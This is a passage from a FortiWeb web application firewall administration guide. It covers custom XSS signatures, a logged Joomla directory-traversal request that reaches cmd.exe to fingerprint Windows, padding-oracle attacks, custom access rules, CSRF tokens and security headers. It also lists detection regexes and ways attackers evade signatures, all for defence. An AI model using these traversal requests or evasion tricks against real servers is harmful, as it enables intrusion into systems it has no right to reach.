- `<(\s)*[^(<script)](\s)*src(\s)*=(\s)*(HTTP|HTTPs|ftp|\\\\|\/\/)(.*)\?`

To check for any of the 3 new attacks, the team creates a custom signature with 3 meet condition rules. (Alternatively, the team can create a single meet condition rule that joins the 3 regular expressions by using pipe (|) characters between them.)

Direction on page 437	Request
Action on page 437	Alert & Deny
Severity on page 438	High
Trigger Action on page 438	notification-servers1
Meet condition rule 1	
Match Operator on page 439	Regular expression match
Regular Expression on page 439	<(.*)src(\s)*=(\s)*[‘’“”](\s)*(.*)(\s)*[‘’“”](\s)*onError
Selected Target	REQUEST_BODY
Meet condition rule 2	
Match Operator on page 439	Regular expression match
Regular Expression on page 439	<(.*)[‘’“”][‘’“”]*(.*)>(\s)*<script>
Selected Target	REQUEST_BODY
Meet condition rule 3	
Match Operator on page 439	Regular expression match
Regular Expression on page 439	<(\s)*[^(<script)](\s)*src(\s)*=(\s)*(HTTP|HTTPs|ftp|\\\\\|\/\/)(.*)\?
Selected Target	REQUEST_BODY

Attackers can try many techniques to evade detection by signatures. When writing custom attack signatures for FortiWeb, or when sanitizing corrupted content via rewriting, consider that smart attackers:

- instead of explicitly injecting JavaScript statements such as `document.write();`, inject CSS or object HTML that either implicitly uses JavaScript or achieves the same purpose (and therefore will **not** be caught by sanitizers rejecting JavaScript only syntax)
- use alternate encodings such as hexadecimal, Base64 or HTML entities instead of character in the encoding specified in the web page's `charset`
- follow or break up valid tags with ignored special characters, such as slashes, spaces, tabs, bells, or carriage returns
- use characters that are functionally equivalent, such as single quotes (') or back ticks (`) instead of double quotes (")

These may be functionally ignored or gracefully handled by a web browser or server's parser, but will allow the attack to slip by your signature if it is not carefully crafted

In the above example, the attacker uses the back tick (` ) used instead of quotes, avoids the literal mention of `javascript:`, and does not match a regular expression that requires the exact, unvaried HTML tag `<script>`. Your regular expression should be flexible enough to account for these cases.

If content has already been corrupted by a successful attack, you can simultaneously sanitize all server responses and notify the response team of specific corrupted URLs. This can help your incident response team to quickly clean the impacted applications and databases. See Example: Sanitizing poisoned HTML on page 369.

See also

- Defining custom data leak & attack signatures on page 437
- Example: Sanitizing poisoned HTML on page 369

Example: Local file inclusion fingerprinting via Joomla

Attackers sometimes scout for vulnerabilities in a target before actually executing an attack on it or other, more challenging targets. To look for advance notice of specific attacks that your web servers may soon experience, you might create a honeypot: this server would run the same platform as your production web servers, but contain no valuable data, normally receive no legitimate traffic, and be open to attacks in order to gather data on automated attacks for your forensic analysis.

Let's say your honeypot, like your production web servers, runs Joomla. In either your web server's logs, you see requests for URLs such as:

```
10.0.0.10
     -
     -
     [16/Dec/2011:09:30:49 +0500]
     "GET /index.php?option=com_
     ckforms&controller=../../../../../../../../winnt/system32/cmd.exe?/c+ver HTTP/1.1"
     200
     "-"
     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:9.0a2) Gecko/20111101 Firefox/9.0a2)"
```

where the long string of repeated `../` characters indicates an attempt at directory traversal: to go above the web server's usual content directories.

If Joomla does not properly sanitize the input for the `controller` parameter (highlighted in bold above), it would be able to use LFI. The attacker's goal is to reach the `cmd.exe` file, the Microsoft Windows command line, and enter the command `ver`, which displays the web server's specific OS version, such as:

```
Microsoft Windows [Version 6.1.7601]
```

Since the attacker successfully fingerprinted the specific version of Windows and Joomla, **all** virtual hosts on that computer would be vulnerable also to any other attacks known to be successful on that platform.

Luckily, this is happening on your honeypot, and not your company's web servers.

To detect similar attacks, you could write your own attack signature to match and block that **and** similar directory-traversing requests via `controller`, as well as to notify you when your production web servers are being targeted by this type of attack:

Direction on page 437	Request
Action on page 437	Alert & Deny
Severity on page 438	High
Trigger Action on page 438	notification-servers1
Meet condition rule	
Match Operator on page 439	Regular expression match
Regular Expression on page 439	^/index\.php\?option=com_ckforms\&controller=(\.\.\/)+?
Selected Target	REQUEST_URI

If packet payload retention and logging were enabled, once this custom signature was applied, you could analyze requests to locate targeted files. Armed with this knowledge, you could then apply defenses such as tripwires, strict file permissions, uninstalling unnecessary programs, and sandboxing in order to minimize the likelihood that this attacker would be able to succeed and achieve her objectives.

Defeating cipher padding attacks on individually encrypted inputs

The Lucky 13 attack exploits flaws in SSL/TLS implementations of CBC encryption. Classified as a "padding oracle" attack, Lucky 13 analyzes errors returned by the server (its "oracle") after submitting incorrect "padding"—empty bytes that are added to plain text to make its length uniform before encryption is applied. Padding is required by all block ciphers. Once the attacker guesses the correct padding, the resulting encrypted messages have a similar pattern. Attackers can analyze many packets to find the pattern, and thereby decrypt the data for a Man in the Middle (MITM) attack.

This attack involves some brute force: the attacker must guess repeatedly until the server does not return an error, indicating that the correct padding has been discovered. As such, padding attacks may not have been feasible 10 years ago. However as broadband connections and powerful computers become pervasive, this kind of attack has become practical.

Not all web applications use HTTPS, however. Cryptography generally decreases performance. To improve performance while attempting to protect sensitive data, some web applications selectively encrypt **above** the application level. They encrypt **only** specific inputs and outputs, such as:

- session IDs
- cookies
- user profile URLs
- passwords

But if the custom functions to encrypt these inputs use the same principle as CBC, or are not well tested or promptly updated for security, they too are vulnerable to padding attacks.

For example, if only a user ID is encrypted, an attacker may want to decrypt it so that he or she can follow with a session hijacking attack. The attacker's initial request might look like this:

```
GET /profile.jsp?UID=0000000000000001F851D6CC68FC9537...
```

The UID is a guess. Unless he or she is extremely lucky, the attacker did not use the correct key nor padding (e.g. 0x01). Therefore the application would reply with an error response such as:

```
500 Internal Server Error
```

But if the attacker increases or decreases the padding byte (e.g. 0x02), sends the request again, and repeats this process, the attacker would eventually guess the correct padding, resulting in a message from the server that indicates a correct padding byte:

```
200 OK
```

Repeating the above process with previous padding bytes would eventually yield the full, correct padding, and therefore also the length of the plain text. With that, the attacker would eventually be able to decrypt the entire UID. The attacker could then attempt to hijack the login.

To enable padding oracle protection

Before you can begin configuring to protect against padding oracle attacks, you have to enable it first.

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Locate **Security Features**.
3. Enable **Padding Oracle Protection**.
4. Click **Apply**.

To protect against padding oracle attacks

1. Consult with your application developer to find inputs that are individually encrypted.

   Do **not** configure padding oracle attack prevention unless the URL, cookie or parameter is encrypted. **Only** encrypted inputs or URLs, especially those encrypted using CBC, ECB, or OAEP, are vulnerable. Unnecessary protection will decrease FortiWeb performance.

2. Go to **Web Protection > Advanced Protection > Padding Oracle Protection**.

3. Click **Create New**, then configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 447. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. The default value is **Alert**. Attack log messages contain `Padding Oracle Attack` when this feature detects a possible attack. Because this attack involves some repeated brute force, the attack log may not appear immediately, but should occur within 2 minutes, depending on your configured DoS alert interval. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action on page 447 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Medium**.

Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Monitoring currently blocked IPs on page 839.

4. Click **OK**.
5. Click **Create New**.
6. Configure these settings:

Host Status	Enable to apply this rule only to HTTP requests for specific web hosts. Also configure Host on page 448. Disable to match the rule based upon the other criteria, such as the URL, but regardless of the `Host:` field.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the rule. This option is available only if Host Status on page 448 is enabled.
Type	Select whether the Protected URL on page 448 field must contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
Protected URL	Depending on your selection in Type on page 448, type either: • The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • A regular expression, such as `^/*\.jsp\?uid\=(.*)`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must at least match URLs that begin with a slash, such as `/profile.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.
Protected Target	Indicate which parts of the client's requests should be examined for padding attack attempts: • **URL** (e.g. parameters are embedded in the URL, such as `/user/0000012FE03BC2`) • **Parameter** (e.g. parameters are appended in a traditional `GET` URL parameter, such as `/index.php?user=0000012FE03BC2`or `POST` body) • **Cookie**

7. Click **OK**.
8. Repeat the previous 2 steps for each encrypted input in the web application.
9. Click **OK**.

10. To apply the rule, select it in an inline protection profile or an Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.

Malicious clients often send many HTTP requests while attempting to analyze the padding. This could flood your attack logs with repetitive messages. To adjust the interval at which FortiWeb will record identical log messages during an ongoing attack, see `max-dos-alert-interval <seconds_int>` in the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

See also Log rate limits on page 795.

Advanced protection

FortiWeb provides the following advanced protections:

- Custom Policy
- Defeating cross-site request forgery (CSRF) attacks
- HTTP Security Headers
- Protection for Man-in-the-Browser (MiTB) attacks
- URL encryption
- Syntax-based SQL/XSS injection detection

Custom Policy

What if you want to allow a web crawler, but only if it is not too demanding, and comes from a source IP that is known to be legitimate for that crawler? What if you want to allow only a client that is a senior manager's IP, and only if it hasn't been infected by malware whose access rate is contributing to a DoS?

custom rules provide a degree of flexibility for these types of complex conditions. You can combine any or all of these criteria:

- Source IP
- User
- Rate limit (including rate limiting for specific types of content)
- HTTP header or response code
- URL
- Transaction or packet interval timeout
- Geo IP
- Parameter
- Time period

You use the rule's filters to specify all criteria that you require allowed traffic to match.

The filters apply to request traffic only, with the following exceptions:

- **HTTP Response Code** and **Content Type** apply to responses.
- **Signature Violation** applies to either requests or responses, depending on which signatures you enable.

- **Occurrence** applies to either requests or responses.

FortiWeb includes predefined rules that defend against some popular attacks. You cannot edit these predefined rules, but you can view their settings or create duplicates of them that you can edit (that is, by cloning).

Advanced access control is available even if FortiWeb derives client source IP addresses from the X-header field. For details, see Defining your proxies, clients, & X-headers on page 186.

To configure an advanced access control rule

1. Go to **Web Protection > Advanced Protection > Custom Policy**, and select the **Custom Rule** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Do one of the following:
   - To create a new rule, click **Create New**.
   - To create a new rule based on a predefined rule, select the predefined rule to use, and then click **Clone**.
3. If you are cloning a predefined rule, enter a name for your new rule, and then click **OK**. To edit or review the rule settings, select the rule, and then click **Edit**.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 450. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. The default value is **Alert**. **Caution:** This setting is ignored when Monitor Mode on page 249 is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.

	This setting is available only if Action on page 450 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). For details, see Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Medium**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.
Bot Confirmation	Enable to confirm if the client is indeed a bot.
For Browser	
Verification Method	• **Disabled:** Not to carry out the real browser, CAPTCHA, and reCAPTCHA verification. • **Real Browser Enforcement**—Specifies whether FortiWeb returns a JavaScript to the client to test whether it is a web browser or automated tool when it meets any of the specified conditions. If the client fails the test or does not return results before the Validation Timeout expires, FortiWeb applies the Action. If the client appears to be a web browser, FortiWeb allows the client to exceed the action. • **CAPTCHA Enforcement**—Requires the client to successfully fulfill a CAPTCHA request. If the client cannot successfully fulfill the request within the Max Attempt Times or doesn't fulfill the request within the Validation Timeout, FortiWeb applies the Action and sends the CAPTCHA block page. For details, see Customizing error and authentication pages (replacement messages) on page 721. CAPTCHA verification will not pop out for the bot confirmation again for the same user within 10 mins timeout. • **reCAPTCHA Enforcement**—Requires the client to successfully fulfill a reCAPTCHA request. If the client cannot successfully fulfill the request within the Validation Timeout, FortiWeb applies the Action and sends the CAPTCHA block page. For details, see Customizing error and authentication pages (replacement messages) on page 721. Please note that the bot confirmation methods don't work with the filters for the response packets. For example, the system won't carry out CAPTCHA Enforcement even if a request triggers an HTTP response that matches the **HTTP Response Code** filter, and it also won't take any action on this packet. Therefore, it's strongly recommended not to enable Bot Confirmation for the response packet filters.
reCAPTCHA	Select the reCAPTCHA server you have created in the **reCAPTCHA Server** tab in **User > Remote Server**. See Creating reCAPTCHA servers

Validation Timeout	Enter the maximum amount of time (in seconds) that FortiWeb waits for results from the client. Available only when the Verification Method is Real Browser Enforcement, CAPTCHA Enforcement, or reCAPTCHA Enforcement.
Max Attempt Times	If **CAPTCHA Enforcement** is selected for Verification Method, enter the maximum number of attempts that a client may attempt to fulfill a CAPTCHA request.
For Mobile Client App	Available only when Mobile Application Identification is enabled in **System > Config > Feature Visibility**.
Verification Method	• **Disabled:** Not to carry out the mobile token verification. • **Mobile Token Validation:** Requires the client to use mobile token to verify whether the traffic is from mobile devices. To apply mobile token validation, you must enable Mobile App Identification in Web Protection Profile.

5. Click **OK**.
6. Click **Create New** to add an entry to the set.
7. From **Filter Type**, select one of the following conditions that a request must match in order to be allowed, then click **OK**.

Filters of the different types are in "AND" relationship. However, filters of the same type are in "OR" relationship, which means any packet that hits either one of them will be considered as a match.

This is tricky when the filters are set with "not match" conditions. For example, in order to block the source IPs that are not in a certain IP ranges, you set the following two Source IP filters:

- Source IP Filter A: Source IP does not match 10.254.226.0 -10.254.227.254
- Source IP Filter B: Source IP does not match 10.254.228.0 -10.254.229.254

But in fact these two filters together make the source IP check invalid, because IPs in range A meet the condition in Filter B, and likewise for IPs in range B. As a result, IP addresses in range A or B will all be considered as a match, which is contradictory to the original purpose of letting these packets go.

This is a logic loophole. In later release we will support adding multiple IP ranges in a single filter so that such purpose can be fulfilled.

- **Source IPv4/IPv6/IP Range**—Type the IP address of a client that is allowed. Depending on your configuration of how FortiWeb derives the client's IP, this may be the IP address that is indicated in an HTTP header rather than the IP header. For details, see Defining your proxies, clients, & X-headers on page 186.

  To enter an address range, enter the first and last address in the range separated by a hyphen. For example, for an IPv4 address, enter `192.0.2.1 - 192.0.2.155`. For an IPv6 address, enter `2001::1-2001::100`.

  For **Meet this condition if**, select one of the following:

  - `Source IP matches`—The request will match the condition if it contains the **Source IPv4/IPv6/IP Range** value.

  - `Source IP does not match`—The request will match the condition if it doesn't contain the **Source IPv4/IPv6/IP Range** value.
- **User**—Enter a user name to match, and then specify whether the condition matches if the request contains the specified user name or matches only for user names other than the specified one.

  Note: This type of filter requires you to select a user tracking policy in any protection profile that uses this advanced access policy. For details, see Tracking on page 692.
- **URL**—Enter a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. Or type a regular expression that matches one or more URLs, such as `/index\.jsp`. Do not include the host name.

To accept requests that do **not** match the URL, do **not** precede the URL with an exclamation mark (`!`). Use the CLI to configure the `reverse-match {no | yes}` setting for this filter. For details, see the FortiWeb CLI Reference: HTTPs://docs.fortinet.com/product/fortiweb/

- **HTTP Header**—Indicate a single HTTP **Header Name** such as `Host:`, and all **or** part of its value in **Header Value**. The request matches the condition if that header matches the exact name or value, or matches your regular expression (depending on whether you have selected **Simple String** or **Regular Expression**). Value matching is **case sensitive** and supports null value match.
  - If you enable **Missing Header Name**, the request matches the condition if it **does not** contain the specified header. Please note that this setting does not take effect for HTTP2 packets without the following headers:
    - `:method`
    - `:scheme`
    - `:path`
    - `:authority`
    - `:status`

    HTTP2 packets without the above headers will not go far to be scanned against the custom rule settings. It will be considered as illegitimate and be abandoned directly when it arrives at FortiWeb at the first place.
  - If you enable **Header Empty Value Check**, the request matches the condition if it contains the specified header but the value of the matched header is empty.
    Missing Header Name and **Header Empty Value Check** can't be enabled at the same time.
  - If you enable **Header Value Reverse Match**, the request matches the condition if the header **does not** contain the exact value or regular expression.
  - Optionally, enable **HTTP Method Check** and configure a simple string or regular expression for the HTTP method that FortiWeb will search for in the header field. When you enable **HTTP Method Check**, you can also enable **HTTP Method Reverse Match** so that the request matches the condition if the header **does not** contain the HTTP method's exact value or regular expression.
  - FortiWeb supports **Misformatted Basic Scheme Check**. It displays only when **Predefined Header name** and **Authorization** are selected, and **Missing Header Name** and **Empty Header Value Check** are disabled.

To prevent accidental matches, specify as much of the header's value as possible. Do not use an ambiguous substring.

For example, entering the value `192.0.2.1` would **also** match the IPs 192.0.2.10-19 and 192.0.2.100-199. This result is probably unintended. The better solution would be to configure either:

- a regular expression such as `^192.0.2.1$` or
- a source IP condition instead of an HTTP header condition

- **Access Rate Limit**—This is the number of requests per second per client IP. Depending on your configuration of how FortiWeb will derive the client's IP, this may be the IP address that is indicated in an HTTP header rather than the IP header. For details, see Defining your proxies, clients, & X-headers on page 186.

  You can add only one **Access Rate Limit** filter to each rule.
- **Signature Violation**—Matches if FortiWeb detects a selected category or list of attack signatures in the request or response. The following categories are available:
  - Cross Site Scripting
  - Cross Site Scripting (Extended)
  - SQL Injection
  - SQL Injection (Extended)
  - Generic Attacks
  - Generic Attacks (Extended)
  - Known Exploits
  - Trojans
  - Information Disclosure
  - Personally Identifiable Information
  - Bad Robot
  - Custom Signature (group or individual rule)
    A custom rule Vulnerability-Scanning is predefined, with some signature categories and lists customized. To use one of these categories in an advanced access control rule, enable the corresponding item in your signatures configuration. For details, see Blocking known attacks on page 409.
- **Geo IP**—Choose the countries to match. If you select **Yes**, FortiWeb matches the traffic from all countries except the ones you select. If you select **No**, FortiWeb matches the traffic from the countries you select.
- **Transaction Timeout**—Matches if the lifetime of a HTTP transaction exceeds the transaction timeout you specify. Specify a timeout value of 1 to 3600 seconds.
- **HTTP Response Code**—Matches if a HTTP response code matches a code or range of codes that you specify. For example, `404` or `500-503`. To specify more than one response code or range, create additional **HTTP Response Code** filters.
  If **Real Browser Enforcement** is enabled in **Verification Method**, the **HTTP Response Code** filter can only work with code 200.
- **Content Type**—Matches an HTTP response for a file that matches one of the specified types. Use with **Occurrence** to detect and control web scraping (content scraping) activity.
- **Packet Interval Timeout**—Matches if the time period between packets arriving from either the client or server (request or response packets) exceeds the value in seconds you specify for **Packet Timeout Interval**. Enter a value from 1 to 60.
- **Time Period**—Matches if the time period of a request matches that you specify. You can set a daily period or fixed period.
- **Occurrence**—Matches if a transaction matches other filter types in the current rule at a rate that exceeds a threshold you specify.

- To measure the rate by counting source client IP address, for **Traced By**, select **Source IP**.
- To measure by HTTP session, select HTTP Session.
  Note: The **HTTP Session** option requires that you enable the Configuring a protection profile for inline topologies option in your protection profile. For details, see Configuring a protection profile for inline topologies on page 219.
- To measure by client, select **User**.
  Note: The **User** option requires that you enable User Tracking in your protection profile. For details, see Configuring a protection profile for inline topologies on page 219.
- To count the occurrence both by the hit times and the percentage, switch on **Enable Percentage Matching**, then enter the percentage. For example, if the occurrence is 5, and the percentage is 10%, then 5 or more hits out of 50 requests will be considered a match.

8. Click **OK** to exit the sub-dialog and return to the rule configuration.
9. Repeat the previous steps for each individual criteria that you want to add to the access rule.
   For example, you can require both a matching request URL, HTTP header, and client source IP in order to allow a request.
   You can add only one **Access Rate Limit** filter to each rule.
10. Click **OK** to save the rule.
11. Go to **Web Protection > Advanced Protection > Custom Policy**, and select the **Custom Policy** tab.
12. Click **Create New**. Group the advanced access rules into a policy.
    For example, to create a policy that allows rate-limited access by 3 client IPs, you would group the corresponding 3 advanced access rules for each of those IPs into the policy.
13. Type a name for the custom policy which can be referenced in other parts of the configuration.
14. For Threat Weight, drag the bar to set the threat weight for each custom policy.
15. To apply the advanced access policy, select it as the Custom Policy on page 221 in a protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.
    Attack log messages contain `Custom Access Violation` when this feature detects an unauthorized access attempt.

See also

- IPv6 support on page 30

Defeating cross-site request forgery (CSRF) attacks

A cross-site request forgery (CSRF) is an attack that exploits the trust that a site has in a user's browser to transmit unauthorized commands.

The CSRF protection feature is not supported when the operation mode is Offline Protection or Transparent Inspection.

Configuration overview

To protect back-end servers from CSRF attacks, you create two lists of items: a list of web pages to protect against CSRF attacks, and a corresponding list of the URLs found in the requests that the pages generate.

- When FortiWeb receives a request for a web page in the list, it embeds a javascript in the web page. The script runs in the client's web browser and automatically appends the parameter `tknfv` (the anti-CSRF token) to any HTML link elements that have the href attribute (`<a href>`) and HTML form elements. Subsequent requests that these HTML elements generate contain the `tknfv` parameter. The parameter has the value of the cookie issued by

Client Management.

- The URL list contains all the URLs that you expect to contain the `tknfv` parameter, based on the web pages that you specified. When these URLs appear in requests without the `tknfv` parameter, or the parameter does not match the cookie value for the session, FortiWeb takes the action you specify in the CSRF protection rule.

Create your configuration carefully, making sure that all the URLs in the list have corresponding entries in the page list, and Client Management is enabled. When FortiWeb checks requests for the token but has not added the script to the corresponding web page, it blocks or takes other action against the request.

Examples of requests with the anti-CSRF parameter

For example, a web page in the list of pages contains the following `<a href>` element:

```
<a href=/csrf_test1.php>test</a>
```

This link generates the following request, which includes the parameter that the javascript has added:

```
HTTP://example.com/csrf_test1.php?tknfv=3DF5BDCCIG3DCXNTE3RUNCTKRS3E36AD
```

Therefore, to make the feature work for this web page, you add `/csrf_test1.php` to the list of URLs.

For an example using an HTML form element, the web page `csrf_login.html` contains the following form:

```
<form name="do_some_action" id="form1" action="csrf_test2.php" method="GET">
   <input type="text" name="username" value=""/>
   <Input type="text" name="password" value=""/>
   <input type="submit" value="do Action"/>
</form>
```

This form generates the following request when the page is added to the list of pages protected by a CSRF protection policy:

```
HTTP://target-site.com/csrf_
     test2.php?username=test&password=123&tknfv=3DF5BDCCIG3DCXNTE3RUNCTKRS3E36AD
```

In this case, you add `csrf_login.html` to the list of pages and `/csrf_check2.php` to the list of URLs.

Parameter filters

In some cases, a request for a web page and the requests generated by its links have the same URL. FortiWeb cannot distinguish between requests to add javascript to and requests to check for the anti-CSRF parameter.

To avoid this issue, you create unique Page List Table and URL List Table items by adding a parameter filter to them. The parameter filter allows you to add additional criteria to match in the URL or HTTP body of a request.

For example, in the following form element, the parameters are in the body of the HTTP request, not the URL:

```
<form action="post.asp" enctype="MULTIPART/FORM-DATA" method="POST">
   <input TYPE="FILE" NAME="FILE1" >
   <input TYPE="TEXT" NAME="TEXT1" VALUE="HELLO">
   <input TYPE="SUBMIT" NAME="SUB1" VALUE="Upload File">
</form>
```

To allow FortiWeb to correctly recognize the POST request as one that should contain the anti-CSRF token, add a filter that checks for a parameter in the HTTP body to the corresponding URL List Table item. If the request for `post.asp`

does not contain the parameter specified in the URL List Table item, FortiWeb can instead match it with a `post.asp` item in the Page List Table, and adds the javascript to it.

You can also match a parameter in the URL. For example, the request to match has the following URL:

`/www.test.com?username=test&password=123`

Request Type—**Simple String**

Full URL—`/www.test.com`

Parameter Filter—Selected

Parameter Name—`username`

Parameter Value Type—**Regular Expression**

Parameter Value—`*`

The parameter value * (asterix) matches any value.

Troubleshooting

If the feature is not working properly, ensure the following:

- The type of the web page to protect is HTML and contains the `<html>` and `</html>` tags.
- The HTTP response code for the page is `200 OK`.
- If the page is compressed, a corresponding uncompress policy is configured. For details, see Compression on page 375.
- The Maximum Body Cache Size on page 737 value is larger than the size of the web page. For details, see Advanced settings on page 735.

To protect against CSRF attacks

1. Go to **Web Protection > Advanced Protection > CSRF Protection**.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration.
Action	Select which action FortiWeb takes when it detects a missing or incorrect anti-CSRF parameter: • **Alert**—Accept the request and generate an alert email, log message, or both. • **Alert & Deny**—Block the request (reset the connection) and generate an alert, a log message, or both. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 458. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and

	authentication pages (replacement messages) on page 721. The default value is **Alert**. **Note:** Logging and alert email occur only if the corresponding settings are enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Enter the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects a CSRF attack. This setting is available only if Action on page 457 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.
Severity	When FortiWeb records violations of this rule in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb uses when it logs a CSRF attack: • Informative • Low • Medium • High The default value is **Low**.
Trigger Action	Select the trigger, if any, that FortiWeb uses when it logs or sends an alert email about a CSRF attack. For details, see Viewing log messages on page 811.

4. Click **OK**.
5. Under Page List Table, click **Create New**.
6. Configure these settings:

Host Status	Enable to apply this rule only to HTTP requests for specific web hosts. Also configure Host on page 458. Disable to match the rule based on the URL and any parameter filter only.
Host	Select a protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request matches. This option is available only if Host Status on page 458 is enabled.
Request Type	Select whether Full URL on page 458 contains a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**). When you select **Regular Expression**, you do not have to enter the complete URL for **Full URL**. For example, there are two ways you can configure the item to match the URL `/www.test.com?`: • For **Request Type**, select **Simple String**, and for **Full URL**, enter `/www.test.com`. • For **Request Type**, select **Regular Expression**, and for **Full URL**, enter `test\.com`.
Full URL	Enter either a literal URL or regular expression.

Parameter Filter	Select to specify a parameter name and value to match. The parameter can be located in either the URL or the HTTP body of a request. For details, see Parameter filters on page 456.
Parameter Name	Enter the parameter name to match.
Parameter Value Type	Select whether Parameter Value on page 459 contains a literal URL (**Simple String**), or a regular expression designed to match multiple values (**Regular Expression**).
Parameter Value	Enter either a literal URL or regular expression. To match any parameter value, for Parameter Value Type on page 459, select **Regular Expression**, and enter *(asterisk).

7. Click **OK**.
8. Add any additional web pages that you want to protect.
9. Under URL List Table, click **Create New**, and then configure the settings. The settings for adding a URL list item are the same as the ones that you use to add a page list item.
10. Click **OK**.
11. To apply the rule, in an inline protection profile, ensure **Client Management** is enabled, and then select the CSRF protection rule. For details, see Configuring a protection profile for inline topologies on page 219.

HTTP Security Headers

HTTP response security headers are a set of standard HTTP response headers proposed to prevent or mitigate known XSS, clickjacking, and MIME sniffing security vulnerabilities. These response headers define security policies to client browsers so that the browsers avoid exposure to known vulnerabilities when handling requests.

When FortiWeb's HTTP Security Headers feature is enabled, headers with specified values are inserted into HTTP responses coming from the backend web servers. This is a quick and simple solution to address the security vulnerabilities on your website without code and configuration changes. The following includes the security headers that FortiWeb can insert into responses:

FortiWeb security headers

X-Frame-Options	This header prevents browsers from **Clickjacking attacks** by providing appropriate restrictions on displaying pages in frames. The X-Frame-Options header can be implemented with one of the following options: • **DENY**: The browser will not allow any frame to be displayed. • **SAMEORIGIN**: The browser will not allow a frame to be displayed unless the page of the frame originated from the same site. • **ALLOW-FROM**: The browser will not allow a frame to be displayed unless the page of the frame originated from the specified domain.

X-Content-Type-Options	This header prevents browsers from **MIME content-sniffing attacks** by disabling the browser's MIME sniffing function. The **X-Content-Type-Options** header can be implemented with one option: • **nosniff**: The browser will not guess any content type that is not explicitly specified when downloading extensions.
X-XSS-Protection	This header enables a browser's built-in **Cross-site scripting (XSS)** protection. The X-XSS-Protection header can be implemented with one of the following options: • **Sanitizing Mode**: The browser will sanitize the malicious scripts when a XSS attack is detected. • **Block Mode**: The browser will block the page when a XSS attack is detected.
